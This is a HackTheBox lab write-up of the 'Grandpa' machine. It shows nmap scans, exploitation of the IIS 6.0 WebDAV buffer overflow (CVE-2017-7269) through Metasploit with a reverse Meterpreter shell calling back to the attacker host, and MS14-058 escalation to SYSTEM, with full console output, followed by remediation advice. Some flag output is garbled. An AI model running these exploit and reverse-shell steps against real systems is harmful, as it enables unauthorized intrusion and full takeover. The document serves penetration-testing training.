

HackTheBox: Grandpa Writeup

Machine Name	Grandpa
OS	Windows Server 2003 (Build 3790, Service Pack 2)
Difficulty	Easy
IP Address	10.129.95.233
Date	November 16, 2025

Executive Summary

Grandpa is a legacy Windows Server 2003 machine running Microsoft IIS 6.0 with WebDAV enabled. The machine is vulnerable to CVE-2017-7269, a critical buffer overflow vulnerability in the ScStoragePathFromUrl function. After gaining initial access as NT AUTHORITY\NETWORK SERVICE, privilege escalation to SYSTEM was achieved using the MS14-058 kernel exploit.

Key Findings

- IIS 6.0 vulnerable to CVE-2017-7269 (Buffer Overflow)
- Windows Server 2003 SP2 vulnerable to multiple kernel exploits
- WebDAV service exposed with dangerous HTTP methods enabled
- Outdated and unsupported operating system without security patches

1. Reconnaissance

1.1 Port Scanning

An initial port scan was performed using nmap to identify open services:

```
nmap -p- --min-rate 5000 -sS 10.129.95.233
```

```
nmap -p80 -sCV 10.129.95.233
```

```
yasmin@kali ~/Desktop/HTB/machines/Grandpa ✓
$ nmap -p- --min-rate 5000 -sS 10.129.95.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 16:24 EST
Nmap scan report for 10.129.95.233
Host is up (0.21s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 28.42 seconds
yasmin@kali ~/Desktop/HTB/machines/Grandpa ✓
$ nmap -p80 -sCV 10.129.95.233
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 16:25 EST
Nmap scan report for 10.129.95.233
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
|_ http-methods:
|_   Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_ http-webdav-scan:
|_   Server Type: Microsoft-IIS/6.0
|_   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_   Server Date: Sun, 16 Nov 2025 21:25:07 GMT
|_   WebDAV type: Unknown
|_   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
yasmin@kali ~/Desktop/HTB/machines/Grandpa ✓
$
```

Figure 1: Nmap port scanning and service enumeration

Key Findings

- Port 80/TCP: HTTP (Microsoft IIS httpd 6.0)
- WebDAV enabled with multiple dangerous methods
- Server Type: Microsoft-IIS/6.0
- 65,534 ports filtered

2. Initial Exploitation

2.1 Vulnerability Identification

IIS 6.0 is known to be vulnerable to CVE-2017-7269, a buffer overflow vulnerability in the ScStoragePathFromUrl function in the WebDAV service. This vulnerability allows remote attackers to execute arbitrary code via a long header in a PROPFIND request.

2.2 Exploitation with Metasploit

The exploit was executed using the Metasploit Framework:
use exploit/windows/iis/iis_webdav_scstoragepathfromurl
set RHOSTS 10.129.95.233
set LHOST 10.10.14.213
exploit

```

use exploit/windows/iis/iis_webdav_scstoragepathfromurlmsf6 > use exploit/windows/iis/iis_webdav_scstoragep
athfromurl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS 10.129.95.233
RHOSTS => 10.129.95.233
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 10.10.14.213
LHOST => 10.10.14.213
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit
[*] Started reverse TCP handler on 10.10.14.213:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (177734 bytes) to 10.129.95.233
[*] Meterpreter session 1 opened (10.10.14.213:4444 -> 10.129.95.233:1030) at 2025-11-16 16:34:08 -0500

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > ps

```

Figure 2: Initial exploitation using CVE-2017-7269

A Meterpreter session was successfully established as NT AUTHORITY\NETWORK SERVICE. However, the initial session was unstable and required migration to a more stable process.

3. Post-Exploitation & Stabilization

3.1 Process Migration

The initial shell was running in an unstable rundll32.exe process. To stabilize the session, process migration was necessary:

```

meterpreter > ps
meterpreter > migrate 1896
meterpreter > getuid
meterpreter > sysinfo

```

```

meterpreter > migrate 1896
[*] Migrating from 3508 to 1896...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > sysinfo
Computer      : GRANPA
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Figure 3: Process migration and system information

The session was successfully migrated to `wmiprvse.exe` (PID 1896), running as `NT AUTHORITY\NETWORK SERVICE` on Windows Server 2003 SP2.

4. Privilege Escalation

4.1 Exploit Suggestion


The `local_exploit_suggester` module was used to identify potential privilege escalation vectors:

`background`

`use post/multi/recon/local_exploit_suggester`

`set SESSION 1`

`run`



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/lis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.129.95.233 - Collecting local exploits for x86/windows ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 10.129.95.233 - 205 exploit checks are being tried ...
[+] 10.129.95.233 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.95.233 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.95.233 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.95.233 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.129.95.233 - Valid modules for session 1:

#  Name                                                                 Potentially Vulnerable?  Check Result
-  -
1  exploit/windows/local/ms10_015_kitrap0d                             Yes                       The service is
   running, but could not be validated.
2  exploit/windows/local/ms14_058_track_popup_menu                     Yes                       The target app
   ears to be vulnerable.
3  exploit/windows/local/ms14_070_tcpip_ioctl                           Yes                       The target app
   ears to be vulnerable.
4  exploit/windows/local/ms15_051_client_copy_image                     Yes                       The target app
   ears to be vulnerable.
5  exploit/windows/local/ms16_016_webdav                               Yes                       The service is
   running, but could not be validated.
6  exploit/windows/local/ms16_075_reflection                           Yes                       The target app
   ears to be vulnerable.
7  exploit/windows/local/ppr_flatten_rec                               Yes                       The target app
   ears to be vulnerable.
8  exploit/windows/local/adobe_sandbox_adobecollabsync                 No                         Cannot reliabl
   y check exploitability.
```

Figure 4: Local privilege escalation exploit suggestions

Vulnerable Exploits Identified

- MS14-058 (track_popup_menu) - The target appears to be vulnerable
- MS14-070 (tcpip_ioctl) - The target appears to be vulnerable
- MS15-051 (client_copy_image) - The target appears to be vulnerable

- MS16-075 (reflection) - The target appears to be vulnerable
- ppr_flatten_rec - The target appears to be vulnerable

4.2 Exploiting MS14-058


The MS14-058 exploit was chosen due to its reliability on Windows Server 2003 systems:

use exploit/windows/local/ms14_058_track_popup_menu

set SESSION 1

set LHOST 10.10.14.213

exploit



```

[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set LHOST 10.10.14.213
LHOST => 10.10.14.213
msf6 exploit(windows/local/ms14_058_track_popup_menu) > exploit
[*] Started reverse TCP handler on 10.10.14.213:4444
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching netsh to host the DLL...
[+] Process 2340 launched.
[*] Reflectively injecting the DLL into 2340...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.129.95.233
[*] Meterpreter session 2 opened (10.10.14.213:4444 -> 10.129.95.233:1031) at 2025-11-16 16:44:50 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Figure 5: Successful privilege escalation to NT AUTHORITY\SYSTEM

A new Meterpreter session was obtained with SYSTEM privileges, granting complete control over the target system.

5. Flags

5.1 User Flag

The user flag was located in the Harry user's desktop directory:

cd C:\Documents and Settings\Harry\Desktop

cat user.txt

```
Listing: C:\Documents and Settings
Mode                Size      Type    Last modified          Name
-----
040777/rwxrwxrwx    0        dir    2017-04-12 10:12:15 -0400 Administrator
040777/rwxrwxrwx    0        dir    2017-04-12 10:03:34 -0400 All Users
040777/rwxrwxrwx    0        dir    2017-04-12 10:04:48 -0400 Default User
040777/rwxrwxrwx    0        dir    2017-04-12 10:32:01 -0400 Harry
040777/rwxrwxrwx    0        dir    2017-04-12 10:08:32 -0400 LocalService
040777/rwxrwxrwx    0        dir    2017-04-12 10:08:31 -0400 NetworkService

meterpreter > cd Harry\
meterpreter > ls
Listing: C:\Documents and Settings\Harry
Mode                Size      Type    Last modified          Name
-----
040555/r-xr-xr-x    0        dir    2017-04-12 10:32:03 -0400 Application Data
040777/rwxrwxrwx    0        dir    2017-04-12 10:04:02 -0400 Cookies
040777/rwxrwxrwx    0        dir    2017-04-12 10:32:31 -0400 Desktop
040555/r-xr-xr-x    0        dir    2017-04-12 10:32:04 -0400 Favorites
040777/rwxrwxrwx    0        dir    2017-04-12 09:42:54 -0400 Local Settings
040555/r-xr-xr-x    0        dir    2017-04-12 10:32:04 -0400 My Documents
100666/rw-rw-rw-   524288   fil    2017-04-12 10:32:45 -0400 NTUSER.DAT
040777/rwxrwxrwx    0        dir    2017-04-12 09:42:54 -0400 NetHood
040777/rwxrwxrwx    0        dir    2017-04-12 09:42:54 -0400 PrintHood
040555/r-xr-xr-x    0        dir    2017-04-12 10:32:04 -0400 Recent
040555/r-xr-xr-x    0        dir    2017-04-12 10:32:02 -0400 SendTo
040555/r-xr-xr-x    0        dir    2017-04-12 09:42:54 -0400 Start Menu
100666/rw-rw-rw-    0        fil    2017-04-12 09:44:12 -0400 Sti_Trace.log
040777/rwxrwxrwx    0        dir    2017-04-12 09:42:54 -0400 Templates
100666/rw-rw-rw-   1024    fil    2017-04-12 10:32:45 -0400 ntuser.dat.LOG
100666/rw-rw-rw-   178    fil    2017-04-12 10:32:45 -0400 ntuser.ini

meterpreter > cd Desktop\
meterpreter > ls
Listing: C:\Documents and Settings\Harry\Desktop
Mode                Size      Type    Last modified          Name
-----
100444/r--r--r--    32       fil    2017-04-12 10:32:26 -0400 user.txt

meterpreter > cat user.txt
bdf65w67z3: f601752bvk146:5d860wnterpreter > search -f root.txt
```

Figure 6: User flag retrieved from Harry's desktop

5.2 Root Flag

With SYSTEM privileges, the root flag was retrieved from the Administrator's desktop:

```
cd C:\Documents and Settings\Administrator\Desktop
```

```
cat root.txt
```



```

Mode                Size      Type      Last modified      Name
-----
040777/rwxrwxrwx  0         dir       2017-04-12 10:12:15 -0400 Administrator
040777/rwxrwxrwx  0         dir       2017-04-12 10:03:34 -0400 All Users
040777/rwxrwxrwx  0         dir       2017-04-12 10:04:48 -0400 Default User
040777/rwxrwxrwx  0         dir       2017-04-12 10:32:01 -0400 Harry
040777/rwxrwxrwx  0         dir       2017-04-12 10:08:32 -0400 LocalService
040777/rwxrwxrwx  0         dir       2017-04-12 10:08:31 -0400 NetworkService

meterpreter > cd Administrator\\
meterpreter > ls
Listing: C:\Documents and Settings\Administrator

Mode                Size      Type      Last modified      Name
-----
040555/r-xr-xr-x  0         dir       2017-04-12 10:12:18 -0400 Application Data
040777/rwxrwxrwx  0         dir       2017-04-12 10:04:02 -0400 Cookies
040777/rwxrwxrwx  0         dir       2017-04-12 10:28:57 -0400 Desktop
040555/r-xr-xr-x  0         dir       2017-04-12 10:12:19 -0400 Favorites
040777/rwxrwxrwx  0         dir       2017-04-12 09:42:54 -0400 Local Settings
040555/r-xr-xr-x  0         dir       2017-04-12 10:12:20 -0400 My Documents
100666/rw-rw-rw-  786432   fil       2021-09-16 06:23:21 -0400 NTUSER.DAT
040777/rwxrwxrwx  0         dir       2017-04-12 09:42:54 -0400 NetHood
040777/rwxrwxrwx  0         dir       2017-04-12 09:42:54 -0400 PrintHood
040555/r-xr-xr-x  0         dir       2017-04-12 10:12:19 -0400 Recent
040555/r-xr-xr-x  0         dir       2017-04-12 10:12:17 -0400 SendTo
040555/r-xr-xr-x  0         dir       2017-04-12 09:42:54 -0400 Start Menu
100666/rw-rw-rw-  0         fil       2017-04-12 09:44:12 -0400 Sti_Trace.log
040777/rwxrwxrwx  0         dir       2017-04-12 09:42:54 -0400 Templates
100666/rw-rw-rw-  1024     fil       2021-09-16 06:23:21 -0400 ntuser.dat.LOG
100666/rw-rw-rw-  178      fil       2021-09-16 06:23:21 -0400 ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop

Mode                Size      Type      Last modified      Name
-----
100444/r--r--r--  32        fil       2017-04-12 10:29:33 -0400 root.txt

meterpreter > cat root.txt

```

Figure 6: Root flag retrieved from Administrator desktop

6. Vulnerabilities Summary

Vulnerability	CVE	Severity
IIS 6.0 WebDAV Buffer Overflow	CVE-2017-7269	Critical (9.8)
Windows Kernel Privilege Escalation	MS14-058	High (7.8)
Outdated Operating System	N/A	High

7. Lessons Learned

7.1 Technical Insights

- Legacy systems vulnerability: Windows Server 2003 and IIS 6.0 are end-of-life products with known, unpatched vulnerabilities that remain exploitable today.
- Process migration importance: Initial shells may be unstable; migrating to stable system processes is crucial for maintaining access.
- WebDAV dangers: Enabling WebDAV with dangerous HTTP methods significantly increases attack surface.
- Kernel exploits reliability: Multiple kernel exploits (MS14-058, MS14-070, MS15-051) were available, demonstrating the lack of security patches.

7.2 Penetration Testing Methodology

This engagement followed the standard penetration testing methodology:

1. Reconnaissance: Comprehensive port and service enumeration
2. Vulnerability Identification: Matching service versions to known CVEs
3. Exploitation: Using reliable exploits with proper configurations
4. Post-Exploitation: Stabilizing access and gathering system information
5. Privilege Escalation: Systematic enumeration and exploitation of local vulnerabilities
6. Objective Achievement: Retrieving flags and documenting access

8. Remediation Recommendations

8.1 Immediate Actions

- Upgrade or decommission: Windows Server 2003 is end-of-life and should be immediately upgraded to a supported operating system or decommissioned.
- Disable WebDAV: If WebDAV is not required, disable it completely. If required, restrict dangerous HTTP methods.
- Network segmentation: Isolate legacy systems from the main network until they can be upgraded.

8.2 Long-term Security Measures

- Patch management: Implement a robust patch management policy for all systems.
- Vulnerability scanning: Regular vulnerability assessments to identify outdated software and missing patches.
- Principle of least privilege: Ensure services run with minimal required privileges.
- Defense in depth: Implement multiple layers of security controls including firewalls, IDS/IPS, and endpoint protection.

9. References

- CVE-2017-7269: <https://nvd.nist.gov/vuln/detail/CVE-2017-7269>
- MS14-058: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-058>
- Metasploit Framework: <https://www.metasploit.com/>
- HackTheBox: <https://www.hackthebox.com/>

10. Conclusion

The Grandpa machine demonstrates the critical risks associated with running outdated and unsupported systems. The combination of a vulnerable IIS 6.0 service and an unpatched Windows Server 2003 kernel created multiple attack vectors that led to full system compromise. This engagement emphasizes the importance of maintaining current software versions, implementing proper patch management, and following defense-in-depth security principles.

The successful exploitation and privilege escalation required knowledge of legacy Windows vulnerabilities, process migration techniques, and systematic enumeration methodology. These skills are essential for penetration testers working with real-world environments where legacy systems may still be present.